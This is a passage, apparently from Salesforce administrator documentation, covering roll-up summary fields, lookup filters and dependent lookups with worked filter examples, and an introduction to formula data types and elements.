- Salesforce will prevent users from saving a record when doing so would invalidate a related record. For example, if the related master record has a validation rule that requires the roll-up summary field value to be greater than 100, and the user's change to the child record will put the value over 100, the user will not be able to save the record.
- If a lookup field references a record that has been deleted, Salesforce clears the value of the lookup field by default. Alternatively, you can choose to prevent records from being deleted if they're in a lookup relationship.

Best Practices

- Apply field-level security to your roll-up summary fields if they calculate values that you do not want visible to users. Fields that your users cannot see due to field-level security settings on the detail record are still calculated in a roll-up summary field.
- If you have validation rules, consider how they affect roll-up summary fields. A validation error can display when saving either the detail or master record because the value in a roll-up summary field changes when the values in the detail records change.
- Because roll-up summary fields are not displayed on edit pages, you can use them in validation rules but not as the error location for your validation.
- Avoid referencing a roll-up summary field from a child record. The roll-up summary field will have the previous value because the parent record has not been updated. If you reference a roll-up summary field from a parent record, the roll-up summary field will always have the new value because that rule runs after the parent value has been updated.

  If you are trying to enforce a record limit of 25 on the parent roll-up summary field, when you add a new child record, your validation rule on the child object needs to check if the count is already 25 or greater.

  ```
  AND(ISNEW(), Sample.Line_Count__c >= 25)
  ```

- Plan your implementation of roll-up summary fields carefully before creating them. Once created, you cannot change the detail object selected or delete any field referenced in your roll-up summary definition.
- Roll-up summary fields are affected by advanced currency management. If your organization enables advanced currency management, delete any currency roll-up summary fields on accounts that summarize opportunity values or on opportunities that summarize custom object values. Otherwise, the fields continue to display with an invalid roll-up summary icon because their values are no longer calculated.
- Automatically derived fields such as current date or current user are not allowed in roll-up summary fields. This includes formula fields containing functions that automatically derive values on the fly, such as DATEVALUE, NOW, and TODAY. Formula fields that include related object merge fields are also not allowed in roll-up summary fields.

Defining Roll-Up Summaries
Creating Custom Fields

Defining Roll-Up Summaries

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

User Permissions Needed	
To view roll-up summary field definitions:	"View Setup and Configuration"
To edit roll-up summary field definitions:	"Customize Application"

Define roll-up summary fields on the object that is on the master side of a master-detail relationship. If a relationship does not already exist, first create a master-detail relationship between the master object that displays the value and the detail object containing the records you are summarizing.

To define a roll-up summary field:

1. Create a custom field on the object where you want the field displayed. Summary fields summarize the values from records on a related object, so the object on which you create the field should be on the master side of a master-detail relationship. For instructions on creating a custom field, see Creating Custom Fields on page 2922.
2. Choose the `Roll-Up Summary` field type, and click **Next**.
3. Enter a field label and any other attributes. Click **Next**.
4. Select the object on the detail side of a master-detail relationship. This object contains the records you want to summarize.
5. Select the type of summary:

Type	Description
COUNT	Totals the number of related records.
SUM	Totals the values in the field you select in the `Field to Aggregate` option. Only number, currency, and percent fields are available.
MIN	Displays the lowest value of the field you select in the `Field to Aggregate` option for all directly-related records. Only number, currency, percent, date, and date/time fields are available.
MAX	Displays the highest value of the field you select in the `Field to Aggregate` option for all directly-related records. Only number, currency, percent, date, and date/time fields are available.

6. Enter your filter criteria if you want a selected group of records in your summary calculation. If your organization uses multiple languages, enter filter values in your organization's default language.
7. Click **Next**.
8. Set the field-level security to determine whether the field should be visible for specific profiles, and click **Next**.
9. Choose the page layouts that should display the field. The field is added as the last field in the first two-column section on the page layout. For user custom fields, the field is automatically added to the bottom of the user detail page.

10. Click **Save** to finish or **Save & New** to create more custom fields.

About Roll-Up Summary Fields

About Lookup Filters

Available in: **All** Editions except for **Database.com**.

User Permissions Needed	
To manage lookup filters:	"Customize Application"

Improve user productivity and data quality with lookup filters.

Lookup filters are administrator settings that restrict the valid values and lookup dialog results for lookup, master-detail, and hierarchical relationship fields. Administrators specify the restrictions by configuring filter criteria that compare fields and values on:

- The current record (source)
- The lookup object (target)
- The user's record, permissions, and role
- Records directly related to the target object

For example, you can:

- Restrict the `Account Name` field on opportunities to allow only accounts with a record type of Customer, filtering out Partner and Competitor.
- Restrict the `Account Name` field on opportunities to allow only active accounts.
- Restrict the `Contact` field on cases to allow only contacts associated with the account specified in the `Account Name` field on the case record.
- Restrict the `Account Name` field on cases to allow only users with the "International Sales" profile to create or edit cases for accounts outside the United States.

Tip: When you define a lookup filter, optionally click `Insert Suggested Criteria` to choose from a list of lookup filter criteria that Salesforce suggests based on the relationships between objects in your organization.

Administrators can make lookup filters required or optional.

- For fields with required lookup filters, only values that match the lookup filter criteria appear in the lookup dialog. Also, users can't save invalid values manually typed in the field when editing the record. If a user tries to save an invalid value, Salesforce displays an error message, which administrators can customize.
- For fields with optional lookup filters, only values that match the lookup filter criteria appear in the lookup dialog initially; however, users can click the **Show all results** link in the lookup dialog to remove the filter and view all search result values

for the lookup field. Also, optional lookup filters allow users to save values that don't match the lookup filter criteria, and Salesforce does not display an error message if a user tries to save such values.

Notes on Lookup Filters
Lookup Filter Examples
Tip sheet: Creating Lookup Filters on Relationship Fields

Defining Lookup Filters

Available in: **All** Editions except for **Database.com**.

User Permissions Needed	
To define lookup filters:	"Customize Application"

To define a lookup filter:

1. You can create lookup filters for new relationship fields in step 3 of the custom field wizard. To create a lookup filter on an existing field:
   a. Navigate to the fields area of the object that contains the relationship field:
      - For standard objects, from Setup, click **Customize**, select the appropriate object from the **Customize** menu, and click **Fields**.
      - For custom objects, from Setup, click **Create** > **Objects**, and select one of the custom objects in the list.

   b. Click **Edit** next to the name of the lookup or master-detail relationship field to which you want to apply the filter.
2. In the Lookup Filter Options section, click **Show Filter Settings**.
3. Specify the filter criteria a record must meet to be a valid value. To specify criteria, click `Insert Suggested Criteria` and choose from a list of suggested criteria, or manually enter your own criteria. To enter your own criteria:
   a. In the first column, click the lookup icon or start typing in the text box and select a field.
   b. In the second column, select an operator.
   c. In the third column, select `Value` if Salesforce should compare the field in the first column with a static value, or select `Field` if Salesforce should compare the field in the first column with the value of another field.
   d. In the fourth column, enter the value or select the field that Salesforce should compare with the field in the first column.

   Note:
   - Click **Add Filter Logic** to add Boolean conditions.
   - You can select from fields on the current record, the lookup object, or the user record. You can also choose related fields that are one relationship away from the lookup object. Salesforce assists you by listing the available fields and relationships when you click the lookup icon or click inside the text boxes.
   - Lookup filter criteria can compare fields of different types as long as they are compatible.

4. Specify whether the filter is required or optional. For fields with optional lookup filters, only values that match the lookup filter criteria appear in the lookup dialog initially; however, users can click the **Show all results** link in the lookup dialog to remove the filter and view all search result values for the lookup field. Also, optional lookup filters allow users to save values that don't match the lookup filter criteria, and Salesforce does not display an error message if a user tries to save such values.

   For required lookup filters, specify whether you want Salesforce to display the standard error message or a custom message when a user enters an invalid value.
5. Optionally, enter text to display in the lookup search dialog. Consider text that guides users in their searches and explains the business rule that the lookup filter implements.
6. Leave `Active` selected.
7. Click **Save**.

Important: When creating a lookup filter on a master-detail relationship field, verify that the current values of the field on all of the detail records meet the criteria you specify. If you specify criteria that an existing value doesn't meet, Salesforce prevents the user from saving changes to the detail record. If this occurs, the user must first modify the value on the master record to meet the criteria. For example, consider a custom object with a master-detail relationship field that points to accounts. If you define a lookup filter that excludes all accounts with a `Create Date` before 01/01/2009, verify that no existing records of that custom object have a master-detail relationship with any account created before 2009. A quick way to do this is to create a report that shows all accounts with a `Create Date` before 01/01/2009.

If at some point you no longer need this lookup filter, return to this page and do one of the following:

Deactivate the lookup filter

Deactivating a lookup filter preserves the lookup filter configuration but:

- Prevents it from applying to the relationship field
- Prevents it from impacting the cross-object references limit
- Removes it as a dependency for fields referenced in the lookup filter criteria

To deactivate the lookup filter, deselect `Active`, then click **Save**.

Delete the lookup filter

Deleting a lookup filter permanently removes it. You cannot recover deleted lookup filters. To delete the lookup filter, click **Clear Filter Criteria**, then click **Save**.

Viewing a List of Lookup Filters for a Target Object

You can quickly see a list of all of the lookup filters that restrict the values of each target object. This is useful when creating similar filters for a target object. Also, lookup filters that reference fields on related objects count against the cross-object reference limit, which is the number of unique relationships allowed for a target object. The Related Lookup Filters list lets you see which lookup filters might impact that limit. To see which lookup filters affect the limit for a particular target object:

- For standard objects, from Setup, click **Customize**, select the object from the **Customize** menu, and click **Related Lookup Filters**.

- For custom objects, from Setup, click **Create** > **Objects**, select one of the custom objects in the list, and scroll to the Related Lookup Filters related list.

Notes on Lookup Filters
About Dependent Lookups
Lookup Filter Examples
Tip sheet: Creating Lookup Filters on Relationship Fields

About Dependent Lookups

Available in: **All** Editions

User Permissions Needed	
To manage dependent lookups:	"Customize Application"

A *dependent lookup* is a relationship field with a lookup filter that references fields on the source object. For example, you can configure the case `Contact` field to only show contacts associated with the account selected in the case `Account Name` field.

When a user changes the value of a referenced field on the source object, Salesforce immediately verifies that the value in the dependent lookup still meets the lookup filter criteria. If the value doesn't meet the criteria, an error message is displayed and users can't save the record until the value is valid.

If the referenced field on the source object is a lookup, master-detail, or hierarchy field, users can't change its value by typing. Instead, users must click the lookup icon and select a value in the lookup search dialog.

Tip: Dependent lookups are supported in Visualforce pages.

Defining Lookup Filters
Lookup Filter Examples
Tip sheet: Creating Lookup Filters on Relationship Fields

Notes on Lookup Filters

Available in: **All** Editions except for **Database.com**.

User Permissions Needed	
To manage lookup filters:	"Customize Application"

Best Practices

Custom Help

Define custom help for fields with lookup filters to let users know about the business rule the filter enforces. For example, if the lookup filter restricts the `Account Name` on opportunities to only allow active accounts, define custom help that states `You can only associate active accounts with opportunities.`

Error Messages

Customize lookup filter error messages to guide users who type invalid values. For example, if the lookup filter restricts the `Account Name` on opportunities to only allow active accounts, define an error message that states `Value doesn't exist or isn't an active account.`

Important: Salesforce translates the standard error message for required lookup filters, but not custom error messages. Use the Translation Workbench to translate lookup filter custom error messages. To restore the standard error message after modifying it, click **Reset to default message**.

Profile-Based Lookup Filters

Use `Current User Profile: ID` in filter criteria to define different filter criteria for different users, or to let administrators enter values that don't match the criteria. Avoid using `Current User Profile: Name` due to technical limitations on standard profiles.

Record IDs vs. Record Names

To reference a specific record in filter criteria, use the ID of the record instead of its name. IDs are always unique whereas names are not.

Testing

After creating a lookup filter, test it to make sure it is not too restrictive. Depending on their permissions, some users may have read-only access to some relationship fields; ensure your lookup filters don't prevent those users from editing records critical to their job functions.

Dependent Lookups on Page Layouts and Mini Page Layouts in the Console

When designing page layouts with dependent lookups:

- If a dependent lookup is above its controlling field on a layout, make its lookup filter optional or redesign the layout. Moving a required dependent lookup above its controlling field may confuse users who typically start from the top of a page when entering data.
- Ensure that both the controlling and dependent fields are visible so users can correct invalid values.

Lookup Filters and the Lookup Filter Fields Search Layout

Do not reference the same fields in both lookup filter criteria and the Lookup Filter Fields search layout. Users might assume that results from their custom search override administrator-controlled lookup filters.

Implementation Notes

- Salesforce supports lookup filters on relationship fields that point to:
  - ◊ Accounts
  - ◊ Assets
  - ◊ Contacts
  - ◊ Entitlements
  - ◊ Quotes
  - ◊ Service contracts
  - ◊ Users
  - ◊ Custom objects

  For example, you can define a lookup filter on opportunities that points to accounts, but not vice-versa.
- Lookup filter criteria can compare fields on the source object with different types of fields on the target object as long as the fields are compatible.

Source Object Field Type	Compatible Target Object Field Types
Currency	Currency, Roll-Up Summary
Date	Date, Date/Time, Roll-Up Summary
Date/Time	Date, Date/Time, Roll-Up Summary
Hierarchy	Hierarchy, Lookup, Master-Detail
Lookup	Hierarchy, Lookup, Master-Detail
Master-Detail	Lookup, Hierarchy, Master-Detail
Number	Number, Percent, Roll-Up Summary
Percent	Number, Percent, Roll-Up Summary
Picklist	Text, Text Area, Email, URL
Roll-Up Summary	Currency, Number, Date, Date/Time, Roll-Up Summary

- Lookup filter criteria cannot reference the following types of fields on the source object:
  - ◊ Autonumber
  - ◊ Encrypted
  - ◊ Formula
  - ◊ Long text area
  - ◊ Multi-select picklist
  - ◊ Roll-up summary
  - ◊ Text
  - ◊ Text area
  - ◊ URL

- On the Fields page, the icon indicates all fields with active lookup filters. The icon indicates that the lookup filter is required.
- If you enter `Current User Profile: Name` or `Profile: Name` in the Field column of your lookup filter criteria, Salesforce displays a lookup icon in that row. Click the lookup icon to select from a list of existing profiles rather than typing profile names.
- The lookup filters you create in Salesforce also appear in the partner portal and Customer Portal.
- Lookup filters are case-sensitive.
- If you convert a required lookup filter with a custom error message to optional, Salesforce deletes the message.
- If you create a lookup filter that invalidates an existing value for that field, the value persists; however, when a user edits the record, Salesforce displays an error message and requires the user to change the invalid value before saving.
- Salesforce prevents you from saving changes that cause required lookup filters on related records to contain invalid values.
- Lookup auto-completion doesn't work for user lookups with additional drop-down lists. This is primarily for organizations that have set up either a partner portal or Customer Portal.
- Versions 16.0 and higher of the Salesforce API support lookup filters. Lookup filters are enforced when you load data through the API.
- If you configure a lookup filter to show inactive users only, the relationship field has no valid options because inactive users are never valid for relationship fields that point to the User object.
- In enhanced list views, you cannot change fields that are referenced by a dependent lookup filter criteria.
- Lookup filters do not support mass owner changes. If your lookup filter criteria reference the `Owner` field, performing a mass owner change can result in incorrect values that won't be noticed until you attempt to save the record.
- A lookup filter can't reference a formula, if the formula references global merge fields that aren't supported by the lookup filter.
- If you create a filtered lookup on a field that looks up to another object, both objects must be deployed into the organization at the same time.
- Salesforce does not display an error message if the value of a controlling field invalidates the value of a dependent master-detail relationship field.
- Salesforce does not support inline editing in list views for:
  - ◊ Fields on the source object that are referenced in dependent lookups.
  - ◊ Fields with dependent lookups.
- Dependent lookups are supported in Visualforce pages.

Spanning Relationships in Lookup Filters

Filter criteria can include fields directly related to the target object (one level only). For example, on a lookup field pointing to contacts, a lookup filter can reference fields on the account related to the contact via the `Account Name` relationship field. The lookup field can also reference fields on the contact related to the contact via the `Reports To` relationship field.

For required lookup filters, each field referenced on a related lookup object counts against the number of unique relationships allowed for the referenced object, not the source object. For example, the two unique relationships described above count against the number allowed for the Contact object. Optional lookup filters don't count against the limit on the number of unique relationships allowed per object.

To see which lookup filters affect the limit for a particular target object:

- For standard objects, from Setup, click **Customize**, select the object from the **Customize** menu, and click **Related Lookup Filters**.
- For custom objects, from Setup, click **Create** > **Objects**, select one of the custom objects in the list, and scroll to the Related Lookup Filters related list.

Lookup Filters vs. Validation Rules

Validation rules and lookup filters achieve similar ends, but offer different advantages. Use a lookup filter if:

- You want to improve user efficiency by limiting the number of available options in a lookup search dialog.
- You want to improve user efficiency by automating filters on lookup search dialogs that your users manually set.

Use a validation rule if:

- You're close to the maximum number of lookup filters allowed.
- You must implement a complex business rule that requires you to use a formula. Formulas can reference fields that basic filter criteria can't reference, such as fields on the parent of the source object. Formulas can also use functions. For example, use `ISNEW` if the rule should only apply on record creation, or `ISCHANGED` if the rule should apply when a field changes.

Other Limitations

- Lookup filter criteria can reference fields on accounts, assets, contacts, entitlements, quotes, service contracts, users, and custom objects, with the following exceptions:
  - ◊ Relationship fields on activities
  - ◊ System fields that are always read only, such as `Created By` and `Modified By`
  - ◊ Relationship fields that support queues, such as `Case Owner` and `Lead Owner`
- Each object can have up to five active required lookup filters and an unlimited number of optional lookup filters. If you reach the limit of required lookup filters for an object, create optional filters instead and use validation rules to enforce your business rule when a user saves.
- Lookup filters on currency fields don't convert currencies. For example, if your organization uses multiple currencies and a lookup filter criteria is `Expected Revenue greater than 100000`, the lookup shows all records with an `Expected Revenue` field value greater than 100,000, regardless of the currency.
- You can't use special date values, such as "Today" or "This Month," in lookup filter criteria.
- You can't delete fields that are referenced in an active lookup filter.
- You can't change the field type of fields referenced by an active lookup filter.

Using Lookup Filters with Person Accounts

If your organization uses person accounts, note the following:

- Person Accounts don't support Contact filters; however, Person Accounts support Account filters. For example, if the `Account` field has a dependent lookup filter that's added to a Person Account, dependent lookups are supported. If the `Contact` field has a dependent lookup filter that's added to a Person Account, dependent lookups isn't supported.
- Lookup filter criteria on `Account Name` only apply to business accounts, not person accounts. For example, if your lookup filter criteria is `Account Name does not contain book`, business accounts with "book" in the name, such as John's Bookstore, are not valid, but person accounts with "book" in the name, such as John Booker, are valid and appear in the lookup dialog for the `Account` field. If you need to filter on the name for a person account, use the `First Name` or `Last Name` fields instead.
- Use the `Is Person Account` field in your lookup filter criteria to restrict the valid values of a lookup field to one type of account (either person accounts or business accounts). For example, to restrict a lookup to only person accounts, include the following in your lookup filter criteria: `Is Person Account equals True`.

- You can't package lookup filters that reference standard fields specific to person accounts, such as the `Email` and `Title` fields.

About Lookup Filters
About Dependent Lookups
Tip sheet: Creating Lookup Filters on Relationship Fields

Lookup Filter Examples

Available in: **All** Editions except for **Database.com**.

User Permissions Needed	
To define lookup filters:	"Customize Application"

Record Types in Lookup Filters

If the value of a relationship field should only consist of records with a particular record type, specify the record type in a lookup filter. For example, if the `Account Name` field on opportunities should only have accounts with a Customer Account custom record type, define the following lookup filter to restrict users to only creating or editing opportunities associated with accounts that have a Customer Account record type, excluding accounts with Partner Account and Competitor Account record types:

Filter Criteria

`Account Name: Account Record Type equals value Customer Account`

Custom Error Message

`Account does not exist or is not a customer account.`

Lookup Window Text

`You can only associate customer accounts to an opportunity. Search results only display customer accounts.`

Record Status in Lookup Filters

If the value of a relationship field should only consist of records with particular status, specify the status in a lookup filter. For example, consider a Job Application object with a relationship field that points to the `Position` object. If the relationship field should only have open positions, define the following lookup filter to restrict users to only creating or editing job applications for positions with the `Status` field set to Open:

Filter Criteria

`Position: Status equals value Open`

Custom Error Message

`Position does not exist or is not an open position.`

Lookup Window Text

`You can associate only open positions with job applications. Search results display open positions only.`

Profiles in Lookup Filters

When a business rule does not apply to users with every profile, use the `Current User Profile` global variable fields to define lookup filters that only affect users with a particular profile.

For example, the following lookup filter on the Case object `Account Name` field restricts users with a "Domestic Sales" profile to only creating or editing opportunities associated with accounts that have a billing country of "USA" while allowing other users to associate opportunities with any account:

Filter Criteria

1. `Current User Profile: Name equals value Domestic Sales`
2. `Account Name: Billing Country equals value USA`
3. `Current User Profile: Name not equal to value Domestic Sales`

Filter Logic

`(1 AND 2) OR 3`

Custom Error Message

`Account does not exist or the account billing country is not USA. Domestic sales reps can only create opportunities for accounts in the United States.`

Lookup Window Text

`Search results show only United States accounts in the for domestic sales representatives.`

You can modify the above example to simultaneously restrict users with a "Global Sales" custom profile to only associating opportunities to accounts with a non-US billing country:

Filter Criteria

1. `Current User Profile: Name equals value Global Sales`
2. `Account Name: Billing Country not equal to value USA`
3. `Current User Profile: Name equals value Domestic Sales`
4. `Account Name: Billing Country equals value USA`
5. `Current User Profile: Name not equal to value Global Sales, Domestic Sales`

Filter Logic

`(1 AND 2) OR (3 AND 4) OR 5`

Custom Error Message

`Account does not exist or the account billing country is not in your sales area. Sales reps can only create opportunities for accounts in their sales area.`

Lookup Window Text

`Search results only display accounts in your region.`

Important: If you do not include line 5 in the filter criteria, users who are not in Global Sales or Domestic Sales cannot select or save any values on account records.

Roles in Lookup Filters

When a business rule does not apply to users in every role, use the `Current User Role` global variable fields to define lookup filters that only affect users with particular roles. For example, in a recruiting application that has a Position object with a lookup field to a Compensation Package object, you can restrict users from editing or creating positions that have an executive compensation plan unless they are executive administrators or vice presidents. To do this, define the following lookup filter on the Position object `Compensation Package Name` field:

Filter Criteria

1. `Current User Role: Name does not start with value VP`
2. `Current User Role: Name does not equal value Executive Administrator`
3. `Compensation Package: Plan Type does not equal value Executive`
4. `Current User Role: Name starts with value VP`
5. `Current User Role: Name equals value Executive Administrator`

Filter Logic

`((1 OR 2) AND 3) OR (4 OR 5)`

Custom Error Message

`The compensation plan does not exist, or you have selected an executive compensation plan but do not have access to create executive positions.`

Lookup Window Text

`Search results only display compensation plans that are relevant to positions you are allowed to create.`

Important: Include the condition you are testing and the opposite condition. In this example, lines 1, 2, and 3 of the filter criteria ensure that users who are not VPs or Executive Administrators *cannot* select Executive compensation plans, while lines 4 and 5 ensure that VPs and Executive Administrators *can* select Executive compensation plans.

Blank Values in Lookup Filters

Your lookup filter criteria might reference a field that users often leave blank. You can design your lookup filter criteria to accept blank values by using the **Add Filter Logic** in the filter criteria to create an OR condition. For example, if you have a `Partner Contact` custom field on opportunities, restrict the field to only allow contacts that are associated to an account with a Partner Account record type, or private contacts not associated with any account.

Filter Criteria

1. `Partner Contact: Account: Account Record Type  equals value Partner Account`
2. `Partner Contact: Account: Account Name equals value`

Filter Logic

`1 OR 2`

Custom Error Message

`The partner contact must be associated with a partner account, or must be a private contact.`

Lookup Window Text

`Search results only display contacts from partner accounts or your private contacts.`

User IDs in Lookup Filters

Using user IDs in optional lookup filters can significantly improve user efficiency by first showing lookup search dialog results that are most relevant to the user while still allowing users to see all results if necessary. For example, on a lookup field to accounts, you can create an optional lookup filter that restricts the search results to accounts that the user owns in the search lookup dialog results. If the user is looking for an account that someone else owns, the user can remove the filter.

Filter Criteria

`Current User: User ID equals Field Account: Owner ID`

Lookup Window Text

`By default, search results only display accounts you own. To search all accounts, click "Show all results."`

Simple Dependent Lookups

If the value of a relationship field should depend on the value of another relationship field on the current record, specify the field to field comparison in the criteria. For example, if the case `Contact Name` field should only have contacts associated to the account specified in the case `Account Name` field, use the following lookup filter:

Filter Criteria

`Contact Name: Account ID equals field Case: Account ID`

Custom Error Message

`Contact does not exist or is not associated to the case account.`

Lookup Window Text

`Search results only display contacts associated to the case account.`

Note: When comparing lookup fields in lookup filter criteria, Salesforce always uses the ID of the relationship field, not the name.

Complex Lookup Filters and Dependent Lookups

Achieving complex business rules with lookup filters often involves combing your rules with filter logic and fields of various types. For example, consider an app for booking conference rooms that has the following data model:

Object	Fields
Meeting	• `Meeting Name` • `Office` lookup to the Office object • `Projector Required` checkbox • `Number of Participants` number field • `Conference Room` lookup to the Conference Room object
Conference Room	• `Conference Room Name` • `Has Projector` checkbox • `Number of Seats Available` number field • `Conference Room Location` lookup to the Office object

Office	• `Office Name`

The following lookup filter on the meeting `Conference Room` field restricts the valid values to conference rooms that have a projector if the meeting requires one, as well as the necessary number of seats:

Filter Criteria

1. `Meeting: Projector Required equals field Meeting Conference Room: Has Projector`
2. `Meeting: Projector Required equals value False`
3. `Conference Room: Number of Seats Available greater or equal field Meeting: Number of Participants`

Filter Logic

`(1 OR 2) AND 3`

Custom Error Message

`Conference room not found or is insufficient for your meeting.`

Lookup Window Text

`Search results only display conference rooms that can support your meeting requirements.`

To refine the valid values even further, incorporate the office where the conference room is located:

Filter Criteria

1. `Meeting: Projector Required equals field Meeting Conference Room: Has Projector`
2. `Meeting: Projector Required equals value False`
3. `Conference Room: Number of Seats Available greater than field Meeting: Number of Participants`
4. `Meeting: Office equals Field Conference Room: Conference Room Location`

Filter Logic

`(1 OR 2) AND 3 AND 4`

Custom Error Message

`Conference room not found or is insufficient for your meeting.`

Lookup Window Text

`Search results only display conference rooms that can support your meeting requirements.`

USING FORMULAS

Formulas Overview

Available in: **All** Editions

Reports and Approvals are not available in **Database.com**

A formula is an algorithm that derives its value from other fields, expressions, or values. Formulas can help you automatically calculate the value of a field based on other fields.

Many areas in Salesforce use formulas. Before you begin using formulas, review the differences in their uses:

Use Formulas for:	To:
Approval Processes	Define the criteria a record must meet to enter the approval process.
Approval Steps	Define the criteria a record must meet to enter the approval step.
Assignment Rules for Leads and Cases	Define the criteria the lead or case must meet for it to be assigned.
Auto-Response Rules for Leads and Cases	Define the criteria a lead or case must meet to trigger an auto-response rule.
Case Escalation Rules	Specify criteria a case must meet for it to be escalated.
Custom Buttons and Links	Define the content for custom links and buttons.
Custom Fields	Create custom formula fields that automatically calculate a value based on other values, merge fields, or expressions. Users can view formula fields on record detail pages but can't see the underlying algorithm or edit the value of a formula field. **Note:** Custom formula fields are not available in Connect Offline, Web-to-Lead forms, or Web-to-Case forms.
Custom Summary Formulas in Reports	Automatically calculate additional totals based on existing report summaries using the values, merge fields, or expressions you specify. Users can't change these totals.
Data Validations	Verify that the data a user enters in a record meets the standards you specify before the user can save the record. A validation rule can include a formula such as `CloseDate >= TODAY()`.
Default Field Values	Apply a value to a custom field when a user creates a record. Use formulas to define a default value such as `TODAY() + 7`. Users can change a default value. Default field values can be based on a formula using values, merge fields, or expressions you specify.

Use Formulas for:	To:
Escalation Rules	Define the criteria that a case must meet to be escalated.
Formula Fields	Automatically calculate the value of a custom field using the values, merge fields, or expressions you specify. Users can't change the value of a formula field.
Reports	Create custom summary formulas in your reports to calculate additional totals based on the existing summaries in that report.
S-Controls	Define the content for s-controls.
Validation Rules	Prevent users from entering an invalid value in a standard or custom field. Validation rules can be based on formulas and display an error message to users when the value they enter is not valid.
Workflow Field Updates	Automatically change the value of a field to a value you specify. The formula can include other values, merge fields, or expressions. You can set field updates to occur as a result of a workflow rule or an approval process.
Workflow Rules	Define the criteria a record must meet to trigger a workflow rule.
Visualforce Pages	Define the content for Visualforce pages.

Common Formula Processes

	Default Field Values	Formula Fields	Validation Rules	Workflow Rules and Approval Processes	Field Updates	Custom Summary Formulas for Reports
When are they executed?	Record creation	Record display	Record save	Record save	Workflow or approval process	Report display
Read only?	No	Yes	Not applicable	Not applicable	Not applicable	Yes
Can include functions?	Yes	Yes	Yes	Yes	Yes	Yes, a limited subset of functions
Can specify null handling?	No	Yes	No	No	No	Yes
Can include references to parent merge fields?	No	Yes	Yes	Yes	Yes	No

Elements of a Formula
Formula Data Types

Formula Data Types

The data type of a formula determines the type of data you expect returned from your formula. Review the following data types.

Data Type	Description
Checkbox	Returns a true or false value. The field appears as a checkbox in record detail pages and reports. Use `True` for checked values and `False` for unchecked values.
Currency	Returns a number in currency format of up to 18 digits with a currency sign. **Note:** Salesforce uses the round half even tie-breaking rule for currency fields. For example, 23.5 becomes 24, 22.5 becomes 22, −22.5 becomes −22, and −23.5 becomes −24.
Date	Returns data that represents a day on the calendar. The current date can be acquired by calling the built-in function `TODAY()` in a formula. This data type is not available for custom summary formulas in reports.
Date/Time	Returns data that represents a moment in time. A date/time field includes the date and also the time of day including hour, minutes, and seconds. You can insert the current date and time in a formula using the `NOW()` function. This data type is not available for custom summary formulas in reports.
Number	Returns a positive or negative integer or decimal of up to 18 digits. Salesforce uses the round half up tie-breaking rule for numbers in formula fields. For example, 12.345 becomes 12.35 and −12.345 becomes −12.35.
Percent	Returns a number in percent format of up to 18 digits followed by a percent sign. Percent data is stored as a decimal divided by 100, which means that 90% is equal to 0.90.
Text	Returns a string of up to 3900 characters. To display text in addition to the formula output, insert that text in quotes. Use the text data type for text, text area, URL, phone, email, address, and auto-number fields. This data type isn't available for custom summary formulas in reports.

Building Formulas

Elements of a Formula

A formula can contain references to the values of fields, operators, functions, literal values, or other formulas. Use any or all of the elements in the following table to build a formula. For more details about building formulas, see Building Formulas.

Element Name	Description
Literal Value	A text string or number you enter that is not calculated or changed. For example, if you have a value that's always multiplied by 2% of an amount, your formula would contain the literal value of 2% of that amount: `ROUND((Amount*0.02), 2)` This example contains every possible part of a formula: • A function called ROUND used to return a number rounded to a specified number of decimal places. • A field reference called Amount. • An operator, *, that tells the formula builder to multiply the contents of the `Amount` field by the literal value, 0.02. • A literal number, 0.02. Use the decimal value for all percents. To include actual text in your formula, enclose it in quotes. • The last number 2 in this formula is the input required for the ROUND function that determines the number of decimal places to return.
Field Reference	Reference the value of another custom or standard field using a merge field. The syntax for a merge field is `field_name` for a standard field or `field_name__c` for a custom field. The syntax for a merge field on a related object is `object_name__r.field_name`. Use the **Insert Field** button or the drop-down list to insert a merge field in your formula where necessary.
Function	A system-defined formula that can require input from you and returns a value or values. For example, **TODAY()** does not require input but returns the current date. The **TEXT(value)** function requires your percent, number, or currency input and returns text.
Operator	A symbol that specifies the type of calculation to perform or the order in which to do it. For example, the + symbol specifies two values should be added. The open and close parentheses specify which expressions you want evaluated first.
Comment	An annotation within a formula that begins with a forward slash followed by an asterisk (`/*`). and concludes with an asterisk followed by a forward slash (`*/`). For example, `/*This is a formula comment*/` Comments are ignored when processing a formula.

<table>
<tr><th>Element Name</th><th>Description</th></tr>
<tr><td></td><td>

Comments are useful for explaining specific parts of a formula to anyone viewing the formula definition. For example:

```
AND(
/*competitor field is required, check to see
 if field is empty */
LEN(Competitor__c) = 0,
/* rule only enforced for ABCD record types
 */
RecordType.Name = "ABCD Value",
/* checking for any closed status, allows
for additional closed picklist values in the
 future */
CONTAINS(TEXT(StageName), "Closed")
)
```

You can also use comments to *comment out* sections of your formula when debugging and checking the syntax to locate errors in the formula.

Note:

- Nesting comments causes a syntax error. For example, you cannot save a formula that has the following:

```
/* /* comment */ */
```

- Commenting out a whole formula causes a syntax error.
- Comments count against the character and byte size limits in formulas.

</td></tr>
</table>

Formulas: How Do I...

Available in: **All** Editions
Some How Do I's are not relevant to **Database.com**

User Permissions Needed	
To view formula field details:	"View Setup and Configuration"
To create, change, or delete formula fields:	"Customize Application"

Common Math Calculations

- Add numbers?
- Convert text into a number?
- Divide numbers?
- Multiply numbers?
- Round numbers?
- Subtract numbers?

Common Text Functions

- Check if a field contains specified text?
- Check if a picklist field contains a specified value?
- Combine first and last names?
- Convert numbers into text?
- Create a hyperlink field?

Advanced Formulas

- Calculate Commission Amounts for Opportunities?
- Calculate a Contact's Age?
- Set Up Round-Robin Assignment of Cases or Leads?
- Set Up Opportunity Discount Rounded?

Custom Summary Formulas for Reports

- Calculate the sum of all leads that have **Email Opt Out** and **Do Not Call** fields selected?
- Calculate the difference of all **Amount** fields and all **Discounted Amount** fields on opportunities?
- Calculate the average age of all opportunities?
- Calculate what percent of all opportunities are closed won?
- Calculate the number of active Salesforce users to the 2nd power for administration?
- Calculate the duration of all activities (minutes) times the number of records per 24 hours?
- Calculate the average percent margin on a product-by-product level across many opportunities?
- Calculate the percentage of one product compared to all products in closed opportunities?
- Calculate the change in revenue from opportunities between months?

Cross-Object Formulas

- Display the `Created By` field from a parent object?
- Display a `Percent` field from a parent object?
- Display a text field from a parent object?
- Display a phone number field from a parent object?
- Display a picklist field from a parent object?
- Display a URL field from a parent object?

Building Formulas

Available in: **All** Editions

User Permissions Needed	
To view formula field details:	"View Setup and Configuration"
To create, change, or delete formula fields:	"Customize Application"

Your custom formula fields require special attributes. To build your formula:

1. Begin building a formula field the same way you create a custom field. See Creating Custom Fields on page 2922.
